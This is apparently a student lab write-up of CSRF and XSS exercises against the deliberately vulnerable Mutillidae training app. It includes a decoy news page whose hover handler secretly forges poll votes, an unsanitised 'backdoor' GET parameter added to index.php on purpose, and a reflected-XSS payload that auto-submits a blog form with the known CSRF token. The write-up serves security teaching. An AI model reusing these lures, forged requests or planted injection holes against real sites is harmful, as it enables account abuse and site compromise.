
Solution

When the user clicks on the last news, the voting.php file I wrote runs in the background. When the user moves his mouse over the "***HOVER TO SEE SALARY***" section, the salary appears and the hack function I wrote in the voting.php file starts running in the background. This time, unlike the others, I didn't need to embed an extra iframe because this time, it was enough to just send the request since the requests I made did not return an interface.

By adding a blog via the interface, I was able to test which request I should make and confirm which URL I should request with which parameters. The Network section below lets you view the network flow of the request I sent from the interface. Using the fetch API in the voting.php file, I added these requests to the code after taking a look at the network flow, and as soon as this code was executed, I sent those fetch requests.

In accordance with my POST and GET requests, I voted nmap and tcpdump on the user's behalf. You can check it out in the proofs section.

Network



Güvenli değil | 192.168.1.41/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=test2&user-poll-php-submit-button=Submit+Vote

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: mark (mark)

User Poll

User Poll

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- [✓ nmap]
- wireshark
- tcpdump
- netcat
- metasploit
- kismet
- Cain
- Ettercap
- Paros
- Burp Suite
- Sysinternals
- inSIDDer

Your Initials: test2

Your choice was nmap

CSRF Protection Information

Posted Token:
(Validation not performed)

Expected Token For This Request:

Token Passed By User For This Request:

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
OWASP
Back
Help Me!
Hints
Submit Vote
Elements Console Sources Network Performance Memory Application
Headers Preview Response Cookies Timing

```
index.php?page=user-poll.php...
bookmark-site.js
ddsmoothmenu.js
jquery.min.js
coykillericon-50-38.png
pdf-icon-48-48.png
twitter-bird-48-48.png
youtube-48-48.png
owasp-logo-120-90.png
back-button-64-64.png
help-easy-button-48-48.png
down_arrow_16_16.png
link-icon-16-16.png
jquery.js
jquery.balloon.js
jquery.colorbox-min.js
right.gif
overlay.png
border.png
controls.png
favicon.ico
21 requests | 8.7 KB transferred | ...
```

```
▾ General
   Request URL: http://192.168.1.41/mutillidae/index.php?page=user-poll.php
   rf-token=&choice=nmap&initials=test2&user-poll-php-submit-button=Submit
   ote
   Request Method: GET
   Status Code: ● 200 OK
   Remote Address: 192.168.1.41:80
   Referrer Policy: no-referrer-when-downgrade
▾ Response Headers     view source
   Connection: Keep-Alive
   Content-Encoding: gzip
   Content-Length: 8458
   Content-Type: text/html
   Date: Tue, 04 Jul 2023 20:23:33 GMT
   Keep-Alive: timeout=15, max=100
   Logged-In-User: mark
   Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
   osin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.1
   enSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
   Vary: Accept-Encoding
   X-Powered-By: PHP/5.3.2-1ubuntu4.30
▾ Request Headers     view source
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
   age/apng,*/*;q=0.8
   Accept-Encoding: gzip, deflate
   Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
   Connection: keep-alive
   Cookie: showhints=1; username=mark; uid=25; PHPSESSID=4gigo63f649sfgdqcc
   9og10; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
   da
   Host: 192.168.1.41
   Referer: http://192.168.1.41/mutillidae/index.php?page=user-poll.php&csr
   ken=&choice=nmap&initials=test&user-poll-php-submit-button=Submit+Vote
   Upgrade-Insecure-Requests: 1
```


Code

```
<html>

<body class="hoverEffect">
<div class="wrapper">
<div class="buttonWrapper">
<button type="submit" onclick="returnHome()">Return to Home Page</button>

</div>

<img src="./news3.jpeg" alt="news-image" />
<h1 class="title">RAISE NEWS!</h1>
<div class="newsDetail">The government announced the civil servant salary as&nbsp;
<span id="hoverToSee" class="hoverToSee">HOVER TO SEE SALARY</span>
<span id="salary" class="salary">22000 TL.</span>
</div>
</div>
<script>
const hiddenPart = document.getElementById('hoverToSee')
const salaryPart = document.getElementById('salaryPart')

hiddenPart.addEventListener("mouseover", (event) => {
hiddenPart.style.display = "none";
salary.style.display = "block";
hack();
});

function hack() {
fetch("http://192.168.1.41/mutillidae/index.php?page=user-poll.php&csrf-token=&" +
"choice=nmap&initials=hackedtest&user-poll-php-submit-button=Submit+Vote",
{
```

```
method: "POST",
});
fetch("http://192.168.1.41/mutillidae/index.php?page=user-poll.php&csrf-token=&" +
"choice=tcpdump&initials=hackedtest&user-poll-php-submit-button=Submit+Vote",
);
}

const returnHome = () => {
location.assign('http://localhost:3000/index.php');
};
</script>

<style>

.hoverToSee {
text-decoration: underline;
font-style: italic;
font-weight: 700;
}

.hoverToSee:hover {
cursor: pointer;
}
</style>
</body>

</html>
```

Proofs

GET Request:




General
Request URL: http://192.168.1.41/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=tcpdump&initials=hackedtest&user-poll-php-submit-button=Submit+Vote
Request Method: GET
Status Code: 200 OK
Remote Address: 192.168.1.41:80
Referrer Policy: no-referrer-when-downgrade

Request Headers
Provisional headers are shown
Origin: http://localhost:3000
Referer: http://localhost:3000/voting.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36


Query String Parameters
page: user-poll.php
csrf-token:
choice: tcpdump
initials: hackedtest
user-poll-php-submit-button: Submit Vote

POST Request:



```
▾ General
   Request URL: http://192.168.1.41/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=hackedtest&user-poll-php-submit-button=Submit+Vote
   Request Method: POST
   Status Code: ● 200 OK
   Remote Address: 192.168.1.41:80
   Referrer Policy: no-referrer-when-downgrade
▾ Request Headers
   ⚠ Provisional headers are shown
   Content-type: application/x-www-form-urlencoded
   Origin: http://localhost:3000
   Referer: http://localhost:3000/voting.php
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
▾ Query String Parameters     view source     view URL encoded
   page: user-poll.php
   csrf-token:
   choice: nmap
   initials: hackedtest
   user-poll-php-submit-button: Submit Vote
```

View Log:


Version: 2.6.24   Security Level: 0 (Hosed)   Hints: Enabled (1 - 5cr1pt K1dd1e)   Logged In User: mark (mark)
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Log
Back
Help Me!
Hints
229 log records found
Refresh Logs
Delete Logs

Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.168.1.104	192.168.1.104	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36	User visited: show-log.php	2023-07-04 16:39:54
192.168.1.104	192.168.1.104	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36	User voted for: tcpdump	2023-07-04 16:39:48
192.168.1.104	192.168.1.104	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36	User visited: user-poll.php	2023-07-04 16:39:48

Experiment 2

1. Add a new GET parameter to index.php of the Mutillidae Application. The new GET parameter should be printed to the index.php, and open to XSS attacks.


Solution

In this part, I am asked to add a GET parameter to the index.php file in the Mutillidae Application so that the program is open to XSS attacks. I added the following code block to the starting session part of the index.php file.

Through this code block I added, I have made the program a way that I can run the script I want with the "backdoor" parameter. While examining the index.php code, I saw that the $_GET code part was used when adding the parameters which I used in the previous tasks so I used this.


When I researched, I found out that there is a PHP super global variable that is used to collect form data after submitting an HTML form with $_GET. In the Proof section below, you can see the "backdoor" parameter I used while testing and the result of the script I embedded.

Code



```
  GNU nano 2.2.2                    File: index.php

        require_once (__ROOT__.'/classes/BubbleHintHandler.php');
        require_once (__ROOT__.'/classes/RemoteFileHandler.php');
        require_once (__ROOT__.'/classes/RequiredSoftwareHandler.php');

    /* ------------------------------------------
     * INITIALIZE SESSION
     * ------------------------------------------ */
        //initialize session
    if (strlen(session_id()) == 0){
        session_start();
    }// end if

  echo  $_GET["backdoor"];_

        // initialize security level to "insecure"
        // ----------------------------------------
    if (!isset($_SESSION['security-level'])){
        $_SESSION['security-level'] = '0';
    }// end if

    /* ----------------------------------------------------------
     * ENFORCE SSL
     * ----------------------------------------------------------
     * If the user would like to enforce the use of SSL,
                                   [ Wrote 663 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Proof



```
192.168.1.41/mutillidae/index.php?backdoor=<script>console.log("xss%20attack");</script>
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

```
xss attack                                   index.php?backdoor=%_22);%3C/script%3E:
```


---

2. Set the Security Level to 1 and add some blog posts to analyze the POST and GET data. Report your observations in detail.

Solution


In this part, I am asked to analyze the requests by adding a blog when the security level is zero and one. While the security level was zero, I analyzed the blog add request I sent from the network and saw that the "csrf-token" form variable was submitted empty. When I increased the security level to 1 and sent the same request again, I saw that the same form variable was replaced with the value 7777. When I increased the security level, the "csrf-token" value was changed to 7777 to prevent CSRF attacks because without the token, the attacker cannot send valid requests.

Network when the security level is 0



```
▼Query String Parameters    view source    view URL-encoded
   page: add-to-your-blog.php
▼Form Data    view source    view URL-encoded
   csrf-token:
   blog_entry: blog for analyze
   add-to-your-blog-php-submit-button: Save Blog Entry
```

Network when the security level is 1



```
right.gif
favicon.ico
index.php?page=add-to-your-blog.php
global-styles.css
ddsmoothmenu.css
ddsmoothmenu-v.css
bookmark-site.js
ddsmoothmenu.js
jquery.min.js
coykillericon-50-38.png
pdf-icon-48-48.png
twitter-bird-48-48.png
youtube-48-48.png
owasp-logo-120-90.png
back-button-64-64.png
help-easy-button-48-48.png
down_arrow_16_16.png
link-icon-16-16.png
magnifying-glass-icon.jpeg
jquery.js
jquery.balloon.js
jquery.colorbox-min.js
colorbox.css
right.gif
favicon.ico
index.php?page=add-to-your-blog.php
global-styles.css
ddsmoothmenu.css
ddsmoothmenu-v.css
bookmark-site.js
ddsmoothmenu.js
```

```
▼Query String Parameters    view source    view URL-encoded
   page: add-to-your-blog.php

▼Form Data    view source    view URL-encoded
   csrf-token: 7777
   blog_entry: blog for analyze
   add-to-your-blog-php-submit-button: Save Blog Entry
```


---

3. Create a GET request with an XSS attack and embed a script to index page. Remember to login beforehand.

Solution

In this section, I embedded a PHP script in the URL with the backdoor parameter I created and added a blog to the user through this script. As mentioned above, I logged in before and since I logged in, I made a request by giving the value 7777 in the csrf-token parameter because as I mentioned above, this request would be invalid when the token variable was empty. Below you can see the URL part of the request I sent, the PHP code I embedded and the result.

XSS attack URL



```
192.168.1.41/mutillidae/index.php?backdoor=<?php echo '<body> <form id="addToBlogFrom" method="post" action="http://192.168.1.41/mutillidae/index.php?page=add-to-your-blog.php"> <input name="csrf-token" value="7777" /> <textarea name...
```

OWASP Mutillidae II: Web Pwn in Mass Production


Version: 2.6.24   Security Level: 1 (Client-side Security)   Hints: Enabled (1 - 5cr1pt K1dd1e)   Logged In User: mark (mark)

Home | Logout | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Code

```
<?php

echo '
<body>
<form id="addToBlogFrom" method="post"
action="http://192.168.1.41/mutillidae/index.php?page=add-to-your-blog.php">
<input name="csrf-token" value="7777" />
<textarea name="blog_entry">blog added from xss attack</textarea>
<input name="add-to-your-blog-php-submit-button" value="Save Blog Entry" />
</form>
<script>
document.addEventListener("DOMContentLoaded", function () {
document.getElementById("addToBlogFrom").submit();
}, false);
</script>
</body>'

?>
```

Proof



192.168.1.41/mutillidae/index.php?page=add-to-your-blog.php
Gizli mod
OWASP Mutillidae II: Web Pwn in Mass Production
Home | Logout | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
Welcome To The Blog
Back
Help Me!
Hints
Add New Blog Entry
View Blogs
Add blog for mark
Save Blog Entry
View Blogs

Version: 2.6.24 Security Level: 1 (Client-side Security) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: mark (mark)

Note: <b>,<i> and <u> are now allowed in blog entries

1 Current Blog Entries

	Name	Date	Comment
1	mark	2023-07-06 17:42:59	blog added from xss attack

---

4. With this script, forge three POST request: The same requests in Section 2.2. Report your steps in detail.f

When I tried to send the same request 3 times by adding a script, I could only send this request once, as seen above. The reason for this is that when I submitted the form, my other 2 form requests were not sent because the current page was redirected to another page.